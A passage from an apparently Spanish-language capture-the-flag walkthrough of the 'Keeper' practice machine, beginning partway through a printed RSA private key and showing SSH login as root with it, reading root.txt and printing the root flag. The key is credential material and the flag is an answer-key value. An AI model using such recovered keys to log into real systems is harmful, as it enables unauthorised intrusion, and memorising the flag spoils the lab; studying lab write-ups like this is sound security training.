M08CC+eqgtvM0qy6oZtixjsV7qevizo8RjTbQNsYd/D9RU32UC8RVU1lCk/LvI7p
5y5NJH5z0PmyfIOZfy6m67bIK+csBegmMbNBLQIDAQABAOBAQCB0dgBvETt8/UF
NdG/X2hnXTPZKSzQxxkicDw6VR+lye/t/d0S2yjbmr6joDn1lwZdo7hTpJ5Zjdmz
wxVCCnIc45cb3hXK3IYHe07psTgGyYCSZWSGn8ZCihkmyZT2OV9eq1D6P1uB6A
XSkuwc03h97z0oyf6p+xgcYXwkp44/otK4ScF2hEputYf7n24kvl0WLBQThsilKk
cz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/pLLJzTVkCewIDZuYnYOGQxHYW6
WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbtGwivzUXjcCAviPpmSX819UG8J
lTpgORyhAoGBAPaR+FiD78BktzThkhVqAKB7VCryJaw7Eb6gIXbwOGFu8vpg0B8
S+PfF5qFd7GVXBQ5wNc7t0LRBJXaxTdsTvVy+X8TEbOKfqrKndHjIBpXs+Iy0tOA
GSqzqADetwlmklvTUBkHxMER3VAhkY6zCLf+5ishnWtKwY3UVsr+Z4f1AoGBAK28
/GLmp7Kj7RPumHvDatxktD2Iaekl6cYhPPS/OzSfDpcoEOWHnPgteEzspIsMj2j
gZzJHvjcmSLP4H06PU5xzTxSeYkcol2oE+BNlh8GsR4b9Tw3UqxPLQfVfKMDZMQ
a8QL2CGYHh0Ra8D6xfNtz3jVwtgTcBCHdBU+LZAoGAcj4NvQpf4kt7+T9ubQeR
RMn/pGpPdC5m0FrWBrJYeuV4rrEBq0B9Sefix098oT0hfyAUfkzBUhtBHW5mcJT
jzv3R55xPCuZJrH8T4wZirsJ+IstzZrzjipe64hFbFCFDXaqDP7hddM6Fm+HPoPL
TV0IDgHkKxsw9PzmPeWD2KUCgYAt2VTHP/b7drUm8G0/JA8WdIFVFrT7DzW0e9
LK3glWR7P5rvofo3XtMERU9XseAkUhtTqgTPafBSi+qbiA4EQRYoC5ET8gRj8HFH
6fJ8gdndhWcFy/aqMnGxm9kXdrdT5UQ7ItB+lFHEyTDLZC1uAhrncqLmT2Wrx
heBgKQK8gFViaJLLoCTQL7QNuWwPnezUT7yGuHbDGkHl3JFYdfF0xfKGTa7iaIhs
qun2gwbFwezn0ZaNULeKKhq/HFS2zk/Gi6qm3GsFZ0ih0u5+yOc636Bspy82JHd3
BE5xsjTZIzI66Hh5sX5L7ie7JhBTIO2csFuwgVihqM4M+u7Ss/SL
-----END RSA PRIVATE KEY-----
```

43. Con el siguiente comando, realizamos la conexión SSH al servidor utilizando la clave privada que hemos guardado en "id_rsa".

```
(eddyrack864@kali)-[~/keepass-password-dumper]
$ ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
```

44. Una vez hemos ingresado como usuario root, procedemos a listar los archivos presentes en el directorio con el objetivo de identificar y obtener la flag con el comando "cat".

Flag: **58c9a49032623936df50130c67c2e01f**

```
(eddyrack864@kali)-[~/keepass-password-dumper]
$ ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
58c9a49032623936df50130c67c2e01f
root@keeper:~#
```

45. Posterior a la obtención de las flags, procedemos a pegar cada una de ellas en sus respectivos espacios designados de "User Flag" y "Root Flag" para concluir la resolución de la máquina.

